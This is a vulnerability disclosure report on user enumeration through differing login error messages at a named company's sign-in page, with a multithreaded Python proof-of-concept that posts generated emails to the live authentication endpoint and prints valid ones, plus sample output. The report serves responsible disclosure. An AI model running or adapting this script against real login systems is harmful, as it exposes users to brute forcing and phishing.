Vulnerability vector: https://vip.sisu.ai

Vulnerability: Automatic User enumeration VIA error disclosure

Severity: Low ⇒Moderate

Vulnerability Description:

User enumeration can be used by bad actors on a website login or validation system to find out what emails or usernames are valid or in use on the website/system.

Vulnerability Impact:

If a bad actor is successfully able to enumerate a large amount of emails or usernames (in this case, both) VIA its own system, they could use this information to:

- Enumerate sensitive or high priority assets or attack vectors on the website, EG: Administrators or companies CEO’s

- Launch mass brute forcing attacks on found user accounts


- Reverse engineer a systems database for users and other credentials

- Send mass phishing or malware campaigns to enumerated emails or users on a site

These types of attack vectors and enumeration endpoints, if successfully exploited by a threat actor, can lead to financial and reputational loss to a company and its website(s)

Vulnerability Findings:


When attempting to login or “request access” to the website via its sign in page



Sign in to Sisu


Imputed an an email that belonged to a known user on the service and pressed next, I then entered a password following that email address, and attempted to login.

When attempting to log in with an email that had its credentials already stored in the system, I got the following error of:



Invalid credentials

But when attempting to do the same thing with a user NOT stored in the database, or one that had already been enumerated, I did not, but except got a “User_not_found” error.




User_not_found

Vulnerability Exploit/POC:

To Further validate and exploit this vulnerability, wrote a POC exploit for this issue using python3 to enumerate user emails on the system following the validation provided by the website, and a random user/email algorithm to successfully enumerate users on the website.


The POC/Exploit program to do this found below:



```
import threading;from threading import Thread
import time

def main():

    while True:

        import requests
        from faker import Faker
        fake = Faker()

        n = fake.first_name()
        mail = n+"@sisu.ai"

        url = "https://vip.sisu.ai/rest/authenticate"
        email = mail

        password = "testpassword1234"

        payload = f'{{"email":"{email}","password":"{password}"}}'
        headers = {
            "Host": "vip.sisu.ai",
            "Cookie": "ajs_anonymous_id=9f90825c-7d9e-4e53-9ba7-92e481a438a6; fs_uid=#FNQ97#6510989178818560:5013554443046912:::#/1711795906",
            "Content-Length": "51",
            "Sec-Ch-Ua": "\"Chromium\";v=\"111\", \"Not(A:Brand\";v=\"8\"",
            "Content-Type": "application/json",
            "X-Csrf-Token": "undefined",
            "Sec-Ch-Ua-Mobile": "?0",
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36",
            "Sec-Ch-Ua-Platform": "\"Windows\"",
            "Accept": "*/*",
            "Origin": "https://vip.sisu.ai",
            "Sec-Fetch-Site": "same-origin",
            "Sec-Fetch-Mode": "cors",
            "Sec-Fetch-Dest": "empty",
            "Referer": "https://vip.sisu.ai/",
            "Accept-Encoding": "gzip, deflate",
            "Accept-Language": "en-GB,en-US;q=0.9,en;q=0.8"
        }

        response = requests.post(url, headers=headers, data=payload)

        if "invalid_credentials" in response.content.decode():
            print("Email found:",email)
            pass
        else:
            pass

for i in range(10):

    r = threading.Thread(target=main)
    r.start()
```

Vulnerability Reproducibility:

To show reproducibility and validation in the POC/Exploit code, have attached a screenshot of the output of the code running, showing the enumerated email users



```
Python 3.9.13 (tags/v3.9.13:6de2ca5, May 17 2022, 16:36:42) [MSC v.1929 64 bit (
AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
==================== RESTART: C:\Users\[redacted]\Desktop\test.py ===================
>>> Email found: Daniel@sisu.ai
Email found: Dylan@sisu.ai
Email found: Sarah@sisu.ai
```

Resolution:

During the reporting stage of this vulnerability the security team of ‘sisu.ai’ rewarded me with reputational on site rewards and would look further into preventing internal database information during error handling.